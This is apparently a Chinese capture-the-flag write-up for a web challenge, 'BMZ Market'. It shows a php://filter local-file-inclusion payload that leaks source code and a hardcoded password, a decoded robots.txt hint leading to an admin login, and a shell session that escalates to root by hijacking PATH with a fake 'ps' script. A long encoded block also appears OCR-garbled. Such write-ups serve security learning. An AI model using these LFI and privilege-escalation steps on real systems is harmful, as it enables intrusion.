


```
www-data@f0ed5493896e:/var/www/html$ cd /tmp
cd /tmp
www-data@f0ed5493896e:/tmp$ echo "/bin/bash" > ps
echo "/bin/bash" > ps
www-data@f0ed5493896e:/tmp$ chmod 777 ps
chmod 777 ps
www-data@f0ed5493896e:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@f0ed5493896e:/tmp$ love
love
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cat /root/flag
flag{d72a4a9e-d6dc-4701-9f4a-8571435f9f9d}
```

BMZ_Market


BMZ Market
Home
Coming soon
Believe in yourself, you can find the flag
more
Power by@kuaile
G-TZ Illust
https://blog.csdn.net/mochu7777777


查看源代码



```
    <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
      <header class="masthead mb-auto">
        <div class="inner">
          <h3 class="masthead-brand">BMZ Market</h3>
          <nav class="nav nav-masthead justify-content-center">
            <a class="nav-link active" href="#">Home</a>
            <!-- <a class="nav-link active" href="?lang=fr">Fr/a> -->
          </nav>
        </div>
```

尝试伪协议读取源码

```
/?lang=php://filter/read=convert.base64-encode/resource=index
```



PD9waHAKJHBhc3N3b3JkID0iTmV2ZXJnaXZldXAxMzUuIiA7Ly9JIGhhdmUgdG8gcmVtZW1iZXIgaXQKCmlmIChpc3NldCgkX0dFVFsnbGFuZyddKSkKewppbmNsdWRlKCRfR0VUWydsYW5nJ10uIi5wa


```
http://www.bmzclub.cn:20351/?lang=php://filter/read=convert.base64-encode/resource=index
```

```php
<?php
$password ="Nevergiveup135." ;//I have to remember it

if (isset($_GET['lang']))
{
include($_GET['lang'].".php");
}
```

```
?>



<!DOCTYPE html>
<html lang="en"><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="BMZ Market">
    <meta name="author" content="bmz">

    <title>BMZ Market</title>


    <link href="bootstrap.css" rel="stylesheet">


    <link href="covers.css" rel="stylesheet">
  </head>

  <body class="text-center">

    <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
      <header class="masthead mb-auto">
        <div class="inner">
          <h3 class="masthead-brand">BMZ Market</h3>
          <nav class="nav nav-masthead justify-content-center">
            <a class="nav-link active" href="#">Home</a>
            <!-- <a class="nav-link active" href="?lang=fr">Fr/a> -->
          </nav>
        </div>
      </header>

      <main role="main" class="inner cover">
        <h1 class="cover-heading">Coming soon</h1>
        <p class="lead">
          <?php
            if (isset($_GET['lang']))
          {
          echo $message;
          }
          else
          {
            ?>

            Believe in yourself, you can find the flag
            <?php
          }
?>
        </p>
        <p class="lead">
          <a href="#" class="btn btn-lg btn-secondary">more</a>
        </p>
      </main>

      <footer class="mastfoot mt-auto">
        <div class="inner">
          <p>Power by<a href="#">@kuaile</a></p>
        </div>
        </div>
      </footer>
    </div>

</body></html>
```

得到一个密码：`Nevergiveup135.`
可能是后台账号密码

接着信息收集发现`robots.txt`




```
776fz4nvvp/vvok9IC
/vvYDvvY3CtO+8ie++iSB+4pS74pSB4pS7ICAgLy8qwrTiiIfvvYAqLyBbJ18nXTsgbz0o776f772w776fKSAgPV89MzsgYz0o776fzpjvvp8pID0o776f772w776fKS0o776f772w776fKTsgKO++n9CU776fKSA9KO++n86Y776fKT0gKG9eX15vKS8gKG9eX15vKTso776f0JTvvp8pPXvvvp/OmO++nzogJ18nICzvvp/Pie++n+++iSA6ICgo776fz4nvvp/vvok9PTMpICsnXycpIFvvvp
/OmO++n10gLO++n++9sO++n+++iSA6KO++n8+J776f776JKyAnXycpW29eX15vIC0o776fzpjvvp8pXSAs776f0JTvvp/vvok6KCjvvp
/vvbDvvp89PTMpICsnXycpW+++n++9sO++n10gfTsgKO++n9CU776fKSBb776fzpjvvp9dID0oKO++n8+J776f776JPT0zKSArJ18nKSBbY15fXm9dOyjvvp
/Q1O++nykgWydjJ10gPSAoKO++n9CU776fKSsnXycpIFsgKO++n++9sO++nykrKO++n++9sO++nyktKO++n86Y776fKSBdOyjvvp/Q1O++nykgWydvJ10gPSAoKO++n9CU776fKSsnXycpIFvvvp/OmO++n107KO++n2
/vvp8pPSjvvp/Q1O++nykgWydjJ10rKO++n9CU776fKSBbJ28nXSso776fz4nvvp
/vvokgKydfJylb776fzpjvvp9dKyAoKO++n8+J776f776JPT0zKSArJ18nKSBb776f772w776fXSArICgo776f0JTvvp8pICsnXycpIFso776f772w776fKSso776f772w776fKV0rICgo776f772w776fPT0zKSArJ18nKSBb776fzpjvvp9dKygo776f772w776fPT0zKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKygo776f0JTvvp8pKydfJykgWyjvvp/vvbDvvp8pKyjvvp
/vvbDvvp8pXSsgKO++n9CU776fKSBbJ28nXSsoKO++n++9sO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSso776f0JTvvp8pIFsnYyddKygo776f0JTvvp8pKydfJykgWyjvvp/vvbDvvp8pXSsgKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKygo776f0JTvvp8pKydfJykgWyjvvp/vvbDvvp8pKyjvvp/vvbDvvp8pXSsgKO++n86Y776fKSBbJ28nXSsoKO++n++9sO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n++9sO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsgKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbID0oO++nykgLSAo776fzpjvvp8pXSso776f0JTvvp8pIFsnYyddKyjvvp/OmO++nz09MykgKydfJykgWyjvvp/vvbDvvp8pXSsoKO++n86Y776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSsoKO++n9CU776fKSBbJ28nXSsoKO++n86Y776fKSArJ18nKSBbKO++n++9sO++nykgLSAo776fzpjvvp8pXSs
```

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾ Contribute now! HackBar v2

http://www.bmzclub.cn:20351/robots.txt

base64解码得到AAencode编码

`aaencode`解码：http://www.atoolbox.net/Tool.php?Id=703



AAEncode加密/解密


alert("Challenger, the background of the website is -.../--/--../.-/-../--/../-.");

```
alert("Challenger, the background of the website is -.../--/--../.-/-../--/../-.");
```

摩斯解码：http://www.zhongguosou.com/zonghe/moErSiCodeConverter.aspx

```
BMZADMIN
```

尝试访问`bmzadmin.php`




kuaile

Nevergiveup135.

用户名填网站首页的：`kuaile`
密码填源码中发现的：`Nevergiveup135.`

